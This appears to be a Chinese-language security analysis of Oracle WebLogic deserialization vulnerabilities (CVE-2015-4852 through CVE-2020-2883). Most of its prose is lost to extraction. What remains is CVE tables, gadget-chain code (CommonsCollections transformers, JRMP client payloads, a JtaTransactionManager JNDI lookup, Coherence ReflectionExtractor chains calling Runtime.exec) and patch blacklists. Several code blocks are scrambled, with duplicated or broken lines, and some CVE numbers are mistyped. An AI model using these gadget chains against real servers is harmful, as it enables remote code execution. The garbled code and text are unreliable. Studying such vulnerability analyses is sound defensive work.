

WebLogi c



.....	3
.....	4
2.1 WebLogi c	4
2.2 WebLogi c	5
2.3 WebLogi c	12
.....	15
CVE-2015-4852	15
CVE-2016-0638	17
CVE-2016-3510	19
CVE-2017-3248	20
CVE-2018-2628	21
CVE-2018-2893	23
CVE-2018-3191	23
CVE-2018-3245	25
CVE-2019-2890	26
CVE-2020-2551	28
CVE-2020-2555	29
CVE-2020-2883	34
.....	37
4.1	37
4.2	37



2015 11 6 2020 04 15 Oracle
, Oracle WebLogi c Server T3
, WebLogi c
WebLogi c
WebLogi c

2. 1 WebLogi c

WebLogi c Orac l e Appl i cat i on Ser ver

JAVAE E WebLogi c


Web Java Java

Java Ent er pr i se



WebLogi c WebLogi c WebLogi c

28000

14000



WebLogi c



2.2 WebLogi c

CVE	CVE- 2015- 4852	WebLogi c
CVE- 2020- 2963	30	WebLogi c XMLDecoder

SSRF

T3 II OP

WebLogic



WebLogic		CVE	
	CVE	CVSS	
2015	CVE-2015-4852	N/A	org.apache.commons.collections, T3 7001 Java
2016	CVE-2016-0638	9.8	StreamMessageImpl, T3 7001 Java
	CVE-2016-3510	9.8	CVE-2016-0638, MarshalledObject, T3 7001 Java

2017	CVE-2017-10147	8.6	WebLogic/cluster/singleton/ServerMigrationCoordinator class, T3 7001 Java
	CVE-2017-10148	5.8	PortableRemoteObject class, T3 7001 Java ,
	CVE-2017-10271	7.5	WebLogic XMLDecoder , T3 7001 Java
	CVE-2017-3248	9.8	JRMP class, T3 7001 Java
2018	CVE-2018-2628	9.8	Registry interface CVE-2017-3248 , T3 7001 Java
	CVE-2018-2893	9.8	CVE-2018-2628 CVE-2020-2628
	CVE-2018-3191	9.8	JtaTransactionManager JNDI , T3 7001 Java
	CVE-2018-3197	9.8	Oracle Fusion Middleware WebLogic Server 12.1.3.0

2019			WLS Core Component s
	CVE- 2018- 3201	9. 8	Or acle Fusi on Mddl ewar e WebLogi c Ser ver 12. 2. 1. 3 WLS Cor e Component s
	CVE- 2018- 3213	7. 5	Or acle Fusi on Mddl ewar e WebLogi c Ser ver 12. 2. 1. 3. 20180913 Docker I mages
	CVE- 2018- 3245	9. 8	webl ogi c. j r mp. Regi str yI mpl _St ub cl ass, CVE- 2017- 3248 , T3 7001 Java
	CVE- 2018- 3252	9. 8	Depl oyment Ser vi ce cl ass, T3 7001 Java
	CVE- 2019- 2418	6. 5	Or acle Fusi on Mddl ewar e WebLogi c Ser ver 10. 3. 6. 0 12. 1. 3. 0

	CVE-2019-2645	9.8	Oracle Fusion Middleware WebLogic Server 10.3.6.0.0, 12.1.3.0.0 12.2.1.3.0 WLS Core Components
	CVE-2019-2646	9.8	Oracle Fusion Middleware WebLogic Server 10.3.6.0.0, 12.1.3.0.0 12.2.1.3.0 EJB Container
	CVE-2019-2856	9.8	Oracle Oracle WebLogic Server - JavaEE 12.2.1.3.0 T3 Oracle WebLogic Server
	CVE-2019-2890	7.2	Persistent Context , , T3 7001

			Java
2020	CVE-2020-2546	9.8	Oracle WebLogic Server - Java EE 10.3.6.0.0 12.1.3.0.0 T3 Oracle WebLogic Server
	CVE-2020-2551	9.8	WebLogic T3 IIOP , , , IIOP
	CVE-2020-2555	9.8	webl ogi c Oracle Coherence , T3 7001 Java
	CVE-2020-2798	7.2	Oracle WebLogic Server WLSWeb T3 Oracle WebLogic Server
	CVE-2020-2801	9.8	Oracle Fusion Middleware Core Oracle WebLogic Server

			10.3.6.0.0 12.1.3.0.0 12.2.1.3.0 12.2.1.4.0 II OPT3 Oracle WebLogi c Server
	CVE-2020-2828	7.5	Oracle Fusion Middle ware Oracle WebLogi c Server WLSWeb 10.3.6.0.0 II OPT3 Oracle WebLogi c Server
	CVE-2020-2883	9.8	Oracle Coherence class, CVE-2020-2555 , T3 7001 Java
	CVE-2020-2884	9.8	Oracle WebLogi c Server T3 10.3.6.0.0 12.1.3.0.0 12.2.1.3.0 12.2.1.4.0 T3 Oracle WebLogi c Server
	CVE-2020-2915	9.8	Oracle Coherence MEL T3 7001



WebLogi c

			Java
	CVE- 2020- 2963	7. 2	Or acl e Web l ogi c SOAP I nvokeSt at e t 3 i i op Payl oad

CVE

,

,

WebLogi c

,

2. 3 WebLogi c

WebLogi c


WebLogi c

WebLogi c

Web l ogi c

4-3-1

WebLogi c



4-3-2

WebLogi c



CVE- 2015- 4852

or g. apache. commons. col l ect i ons

j ava

Java

Tr ansf or medMap

10. 3. 6. 0 12. 1. 2. 0 12. 1. 3 12. 2. 1

webl ogi c

Apache Commons Col l ect i ons

Commons Col l ect i ons

, T3

, WebLogi c

, Java

readObj ect

, WebLogi c

Commons

Col l ect i ons

, T3

RCE

ysoser i al

CommonsCol l ect i ons1

```

new ConstantTransformer(Runtime.class);
new InvokerTransformer("getMethod", new Class[] {String.class,
    Class.class, Class[] {Object.class, Object[].class}}, new Object[] {
    "getRuntime", new Class[] {Object.class, Object[].class}},
    new InvokerTransformer("invoke", new Class[] {String.class,
    Object.class, Class.class, Object[].class}, new Object[] {
    "getRuntime", new Class[] {Object.class, Object[].class}},
    new Object[] {null, new Object[0]})),
    new ConstantTransformer(Runtime.class));
// Application
transformerChain = new ChainedTransformer(transformers);
Map innerMap = new HashMap();
Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
InvocationHandler invo = (InvocationHandler)ctor.newInstance(Retention.class,
    lazyMap);

```

Annot at i onl nvocat i onHandl er . readObj ect

I nvoker Tr ansf or m er . t r ansf or m

Runt i m e . get Runt i m e () . exec

webl ogi c

Cl assF i l t er

r esol veCl ass

Cl assF i l t er

```

org.apache.commons.collections.functors.*
com.sun.org.apache.xalan.internal.xsltc.trax.*
javassist.*
org.codehaus.groovy.runtime.ConvertedClosure
org.codehaus.groovy.runtime.ConversionHandler
org.codehaus.groovy.runtime.MethodClosure

```

```

weblogic.rjvm.InboundMsgAbbrev.class::ServerChannelInputStream
weblogic.rjvm.MsgAbbrevInputStream.class
weblogic.iop.Utils.class

```


CVE- 2016- 0638

```

StreamMessageImpl                Input Stream
                                Server Channel Input Stream
MsgAbbrevInput Stream    readExternal
,

```

10. 3. 6 12. 1. 2 12. 1. 3 12. 2. 1

```

StreamMessageImpl    ,    readExternal
( Object Input Stream) var 5. readObject , var 5
,
Commons Collections    StreamMessageImpl    ,
StreamMessageImpl . readExternal
,
StreamMessageImpl
StreamMessageImpl . readExternal
StreamMessageImpl    readExternal

```



StreamMessageImpl readExternal

FilteringObjectInputStream

WebLogi cObjectInputFilter.checkLegacyBlacklistIfNeeded

,

CVE- 2016- 3510

CVE- 2016- 0638

, webl ogi c

Mar shal l edObj ect

10. 3. 6 12. 1. 3 12. 2. 1

webl ogi c. cor ba. ut i l s. Mar shal l edObj ect

```
public Object readResolve() throws IOException, ClassNotFoundException,
ObjectStreamException {
    if (this.objBytes == null) {
        return null;
    } else {
        Object var3 = var2.readObject();
        var2.close();
        return var3;
    }
}
```

CommonsCol l ect i ons

Mar shal l edObj ect

obj Byt es

, webl ogi c

Fi l t e r i n g Obj ect I nput St ream r esol veD ass

Mar shal l edObj ect

```
public Object readResolve() throws IOException, ClassNotFoundException,
ObjectStreamException {
    if (this.objBytes == null) {
        return null;
    } else {
        ByteArrayInputStream var1 = new ByteArrayInputStream(this.objBytes);
        ObjectInputStream var2 = new ObjectInputStream(var1);
        Object var3 = var2.readObject();
    }
}
```

Marshal l edObj ect

```

public Object readObject() throws IOException, ClassNotFoundException,
    ObjectStreamException {
        if (this.objBytes == null) {
            return null;
        } else {
            ByteArrayInputStream in = new ByteArrayInputStream(
                this.objBytes);
            FilteredInputStream fIn = new FilteredInputStream(
                in);
            try {
                Class<?> resolvedClass = resolveClass(ObjectStreamClass.class);
                if (resolvedClass == null) {
                    throw new ClassNotFoundException();
                }
                return super.readObject(fIn);
            } catch (ClassNotFoundException e) {
                throw new ClassNotFoundException(e.getMessage());
            }
        }
    }
}

```

CVE-2017- 3248

JRMP

payl oad

10.3.6.0 12.1.3.0 12.2.1.0 12.2.1.1

webl ogi c

JRMP

,

webl ogi c

JRMP

,

ysoser i al

JRMP

```
ObjID id = new ObjID(new Random().nextInt());
TCPEndpoint te = new TCPEndpoint(host, port);
UnicastRef ref = new UnicastRef(new Object[] { te, id });
RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandler(
    Registry proxy = (Registry)
    Proxy.newProxyInstance(JRMPClient.class.getClassLoader(), new Class[] {
        Registry.class
    }, obj);
return proxy;
```

```
public UnicastRemoteObject getObject(final String command) throws Exception {
    UnicastRemoteObject uro =
    RemoteObject.class, new Class[] { Reflections.createWithConstructor(ActivationGroupImpl.class,
    {
        RemoteRef.class
    }, new Object[] {
        new UnicastServerRef(jrmpPort)
    });
    }.set(uro, jrmpPort);
    Reflections.getField(UnicastRemoteObject.class, "port")
```

weblogi c

resolveProxyClass

```
protected Class<?> resolveProxyClass(String[] interfaces) throws IOException,
ClassNotFoundException {
    String[] arr$ = interfaces;
    int len$ = interfaces.length;
    for(int i$ = 0; i$ < len$; ++i$) {
        String intf = arr$[i$];
        if(intf.equals("java.rmi.registry.Registry")) {
            throw new InvalidObjectException("Unauthorized_proxy_deserialization");
        }
    }
}
```

Registry

CVE-2018-2628

JRMP

Registry

CVE-2017-3248

10.3.6.0 12.1.3.0 12.2.1.2 12.2.1.3

CVE-2017-3248 , CVE-2017-3248 JRMP

Regi st ry ,

, payl oad

```
public Object getObject ( final String command ) throws Exception {
    String host;
    int port;
    int sep = command.indexOf(':');
    if ( sep < 0 ) {
        port = new Random().nextInt(65535);
        host = command;
    }
    else {
        host = command.substring(0, sep);
        port = Integer.valueOf(command.substring(sep+1));
    }
    // RMI registry
    ObjID id = new ObjID(new Random().nextInt());
    TCPEndpoint te = new TCPEndpoint(host, port);
    UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
    return ref;
}
```

St reamMessageImpl +JRMP Client ,

j ava . r m i . a c t i v a t i o n . A c t i v a t o r j ava . r m i . r e g i s t r y . R e g i s t r y

```
org.springframework.transaction.support.AbstractPlatformTransactionManager
sun.rmi.server.UnicastRef
```

, RemoteObjectInvocationHandler RemoteObject ,

RemoteObject.readObject ref.readExternal () ,

ref Uni cast Ref ,

CVE- 2018- 2893

CVE- 2020- 2628

10. 3. 6. 0 12. 1. 3. 0 12. 2. 1. 2 12. 2. 1. 3

CVE- 2020- 2628 ,

```
java.rmi.activation.*
sun.rmi.server.*
java.rmi.server.UnicastRemoteObject
java.rmi.server.RemoteObjectInvocationHandler
```

RemoteObjectInvocationHandler

, CVE- 2020- 2628

CVE- 2018- 3191

JNDI ,

com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager, JtaTransactionManager

package

10. 3. 6. 0 12. 1. 3. 0 12. 2. 1. 3

com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager
JNDI , JNDI T3
, payload

```
JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
jtaTransactionManager.setUserTransactionName("rmi://127.0.0.1:1099/Exploit");
```

JtaTransactionManager readObject

```
private void readObject(ObjectInputStream ois) throws IOException {
    ClassNotFoundException {
        ois.defaultReadObject();
        this.jndiTemplate = new JndiTemplate();
        this.initUserTransactionAndTransactionManager();
    }
}
```

initUserTransactionAndTransactionManager

```
protected void initUserTransactionAndTransactionManager() throws
TransactionSystemException {
    ...
    this.userTransaction = this.lookupUserTransaction();
}
```

lookupUserTransaction

```
throws TransactionSystemException {
    ...
    if (this.jndiTemplate != null) {
        return this.jndiTemplate.lookupUserTransaction();
    }
}
```

JNDI , userTransactionName

RM

```
com.bea.core.repackaged.springframework.transaction.support.AbstractPlatformTransactionManager
er
java.rmi.server.RemoteObject
java.rmi.activation.*
sun.rmi.server.*
```




AbstractPlatformTransactionManager JtaTransactionManager
 , resolveClass super.resolveClass
 JtaTransactionManager
 java.rmi.server.RemoteObject CVE-2018-3245

CVE-2018-3245

weblogic.jrmp.RegistryImpl_Stub JRMP ,
 CVE-2017-3248

10.3.6.0 12.1.3.0 12.2.1.3

CVE-2017-3248 ,
 java.rmi.server.RemoteObjectInvoker ,
 RemoteObjectInvoker
 RemoteObjectInvoker RemoteObject ,
 RemoteObject.readObject ref.readExternal() , ref
 UnicastRef ,
 RemoteObject

```

java.rmi.transport.rmi.RemoteObjectImpl_Stub
com.sun.jndi.rmi.registry.ReferenceWrapper_Stub
weblogic.jrmp.RegistryImpl_Stub
javax.management.remote.rmi.RMIServerImpl_Stub
weblogic.jrmp.RegistryImpl_Stub
sun.rmi.transport.DGCImpl_Stub

```



j ava. r mi . ser ver . Re m o t e S t u b, Re m o t e S t u b
j ava. r mi . ser ver . Re m o t e O b j e c t , C V E- 2018- 2628
Re m o t e O b j e c t I n v o c a t i o n H a n d l e r

CVE- 2019- 2890

2016 , ,
r e a d O b j e c t O b j e c t I n p u t S t r e a m
(O b j e c t I n p u t S t r e a m) v a r 5. r e a d O b j e c t () ,

10. 3. 6. 0

```
private void readSubject(ObjectInputStream var1) {
    try {
        int var2 = var1.readInt();
        byte[] var3 = new byte[var2];
        var1.readFully(var3);
        if (KernelStatus.isServer()) {
            var3 = EncryptionUtil.decrypt(var3);
        }

        ByteArrayInputStream var4 = new ByteArrayInputStream(var3);
        ObjectInputStream var5 = new ObjectInputStream(var4);
        this._subject = (AuthenticatedSubject) var5.readObject();
    }
}
```

readSubj ect

Encrypt i onUt i l . decrypt

wri t eSubj ect

```
private void writeSubject(ObjectOutputStream var1) throws IOException {
    ByteArrayOutputStream var2 = new ByteArrayOutputStream();
    ObjectOutputStream var3 = new ObjectOutputStream(var2);
    if (SubjectManager.getSubjectManager().isKernelIdentity(this._subject)) {
        AuthenticatedSubject var4 = (AuthenticatedSubject)
            SubjectManager.getSubjectManager().getKernelSubject();
        var3.writeObject(this._buffer_data);
    } else {
        var3.writeObject(this._buffer_data);
    }

    var3.flush();
    byte[] var5 = var2.toByteArray();
    if (KernelStatus.isServer()) {
        var5 = EncryptionUtil.encrypt(var5);
    }

    //增加加密过程需要密钥文件,SerializedSystemIni.dat文件地址在
    data_dir\logs\logs\system\code\log\SerializedSystemIni.dat
    var5 = EncryptionUtil.getEncryptionService().encryptBytes((byte[]) var5);

    var1.writeInt(var5.length);
    var1.write(var5);
}
```

var 3. wri t eObj ect

buf f er _dat a

poc

Per si st ent Cont ext

2016

Fi l t er i ngObj ect I nput St r eam



WebLogic

```
...
! = new
ObjectInputStream in2
PersistentContext WSPFilteringObje
```

CVE-2020-2551

WebLogic T3 IIOP ,
,
IIOP

10.3.6.0 12.1.3.0 12.2.1.3 12.2.1.4

IIOP , IIOP

weblogic :
:

```
weblogic.rjvm.InboundMsgAbbrev class: javax.channels.InputStream
weblogic.rjvm.MsgAbbrevInputStream.class
weblogic.rjvm.MsgAbbrevInputStream.class
```

IIOP T3 , IIOP
,
,

JtaTransactionManager , CVE-2018-3245 IIOP



T3

CVE- 2020- 2555

webl ogi c

Or acl e Coher ence

```

ReflectionExtractor extractor1 = new ReflectionExtractor(
    "getMethod",
    new Object[] { getRuntime, new Object[] {
    });
    // get invoke() to execute exec()
    ReflectionExtractor extractor2 = new ReflectionExtractor(
        "invoke",
        new Object[] { null, new Object[] {
    });
    // invoke("exec", "calc")
    ReflectionExtractor extractor2 = new ReflectionExtractor(
        "exec",
        new Object[] {
    });

    List<ReflectionExtractor> extractors = {
        extractor1,
        extractor2,
        extractor3,
    };

    ChainedExtractor chainedExtractor = new ChainedExtractor(extractors);
    LimitFilter limitFilter = new LimitFilter();

    // m_comparator
    Field m_comparator = limitFilter.getClass().getDeclaredField("m_comparator");
    m_comparator.setAccessible(true);
    m_comparator.set(limitFilter, chainedExtractor);

    // m_oAnchorTop
    Field m_oAnchorTop = limitFilter.getClass().getDeclaredField("m_oAnchorTop");
    m_oAnchorTop.set(limitFilter, Runtime.class);

    // m_badAttribute
    Field field = limitFilter.getClass().getDeclaredField("m_badAttribute");
    field.setAccessible(true);
    field.set(limitFilter, new BadAttributeValueExpException(""));
}

```

```
BadAttributeException readObject val.toString,
LimitFilter toString
```

```

public String toString(){
    StringBuilder("LimitFilter: (");
    String sb = new St
    r).append(" (pageSize=").append(this.m_pageSize).append("
    sb.append(this.m_filte
    "pageSize=").append(this.m
    if (this.m_comparator != null) {
        ValueExtractor extractor = (ValueExtractor) this.m_comparator;
        sb.append(" ", top=").append(extractor.extract(this.m_oAnchorTop)).append(" ",
        lastItem=").append(extractor.extract(this.m_oAnchorBottom));
    } else if (this.m_comparator != null) {
        sb.append(" ", comparator=").append(this.m_comparator);
    }
}

```

Val ueExt r act or ,

t hi s. m _compar at or ext r act t hi s. m _oAnchor Top ext r act
 , t hi s. m _compar at or Chai nedExt r act or

Chai nedExt r act or . ext r act , t hi s. m _oAnchor Top Runt i m e. cl ass

```

public Object extract(Object oTarget){
    if (oTarget == null) {
        return null;
    }
    int i = 0;
    for (int c = aExtractor.length; i < c; i++) {
        oTarget = aExtractor[i].extract(oTarget);
    }
    return oTarget;
}

```

t hi s. get Ext r act or s()

```

public AbstractCompositeExtractor(ValueExtractor[] aExtractor) {
    extract(aExtractor != null);
    to be used in the future
}

public ValueExtractor[] getExtractors() {
    return aExtractor;
}

```

t hi s. m _aExt r act or , t hi s. m _aExt r act or

, poc ext r act or s

```

ReflectionExtractor extractor1 = new ReflectionExtractor(
    "getMethod",
    new Object[] { "getRuntime", new Class[0] }
);

ReflectionExtractor extractor2 = new ReflectionExtractor(
    "invoke",
    new Object[] { null, new Object[0] }
);

ReflectionExtractor extractor3 = new ReflectionExtractor(
    "exec",
    new Object[] { new String[] { "calc" } }
);

ReflectionExtractor[] extractors = {
    extractor1,
    extractor2,
    extractor3,
};

```

ReflectionExtractor.extractor

```

public Object extract(Object oTarget) {
    if (oTarget == null) {
        return null;
    } else {
        Class clz = oTarget.getClass();

        try {
            Method method = this.m_methodPrev;
            if (method == null || method.getDeclaringClass() != clz) {
                this.m_methodPrev = method = ClassHelper.findMethod(clz,
                    this.getMethodName(), this.getClassArray(), false);
            }

            return method.invoke(oTarget, this.m_aiParam);
        } catch (Throwable t) {
            throw new RuntimeException(this.suggestExtractFailureCause(clz));
        } catch (Exception var5) {
            throw new RuntimeException(var5);
        }
    }
}

```

ChainExtractor + ReflectionExtractor

CommonsCollections1

ChainTransformer + InvokerTransformer

,


```
* gadget:
*     BadAttributeValueExpException.readObject()
*         com.tangosol.util.filter.LimitFilter.toString()
*             com.tangosol.util.extractor.ChainedExtractor.extract()
*                 com.tangosol.util.extractor.ReflectionExtractor.extract()
*                     Method.invoke()
*                     ...
*                     Runtime.getRuntime().exec()
```

Oracle 1.11 ,

LimitFilter toString

toString

```
public String toString() {
    StringBuilder sb = new StringBuilder("LimitFilter: ");
    sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append("
    pageNum=").append(this.m_nPage);
    if (this.m_comparator instanceof ValueExtractor) {
        ValueExtractor extractor = (ValueExtractor)this.m_comparator;
        sb.append(", top=").append(extractor.extract(this.m_oAnchorTop)).append(",
        bottom=").append(extractor.extract(this.m_oAnchorBottom));
    } else if (this.m_comparator != null) {
        sb.append(", comparator=").append(this.m_comparator);
    }
}
```

toString

```
public String toString() {
    StringBuilder sb = new StringBuilder("LimitFilter: ");
    sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append("
    pageNum=").append(this.m_nPage);
    sb.append(this.m_filter).append(" [pageSize=").append(this.m_c
    pageNum=").append(this.m_nPage);
    if (this.m_comparator != null) {
        sb.append(", top=").append(this.m_oAnchorTop).append(",
        bottom=").append(this.m_oAnchorBottom);
    }
    sb.append(", comparator=").append(this.m_comparator);
    sb.append("]");
    return sb.toString();
}
```

extractor



CVE- 2020- 2883

CVE

CVE

```

public int compare(Object o1, Object o2) {
    Comparable a1 = (Comparable) this.m_extractor.extract(o1);
    Comparable a2 = (Comparable) this.m_extractor.extract(o2);
    if (a1 == null) {
        return a2 == null ? 0 : -1;
    } else {
        return a2 == null ? 1 : a1.compareTo(a2);
    }
}

```

PriorityQueue compare

```

private void readObject(java.io.ObjectInputStream s)
...
    heapify();

```

```

private void heapify() {
    for (int i = (size >>> 1) - 1; i >= 0; i--)
        siftDown(i, (E) queue[i]);
}

```

```

private void siftDown(int k, E x) {
    if (comparator == null)
        siftDownUsingComparator(k, x);
    else
        siftDownUsingComparator(k, x);
}

```

```

private void siftDownUsingComparator(int k, E x) {
    ...
    while (k < half) {
        ...
        if (right < size &&
            comparator.compare(queue[k], queue[right]) > 0)
            k = right;
        else
            k = left;
        siftDown(k, x);
    }
    queue[k] = x;
}

```

compar at or Ext r act or Compar at or ,

Ext r act or Compar at or . compar e , CVE- 2020- 2555 ,



```
* gadget:
*   PriorityQueue.readObject()
*   ...
*   ExtractorComparator.compare()
*   ChainedExtractor.extract()
*   com.tangosol.util.extractor.ChainedExtractor.extract()
*   com.tangosol.util.extractor.ReflectionExtractor.extract()
*   Method.invoke()
*   ...
*   Runtime.getRuntime().exec()
```

```
java.lang.Runtime
com.tangosol.coherence.rest.util.extractor.MvelExtractor
com.tangosol.util.extractor.ReflectionExtractor
```

ReflectionExtractor poc , MvelExtractor

CVE-2020-2915 , PriorityQueue+MvelExtractor

, CVE

4.1

WebLogi c T3 I I O P , WebLogi c
, JAVA readObj ect
, WebLogi c j ar , WebLogi c
, WebLogi c
WebLogi c
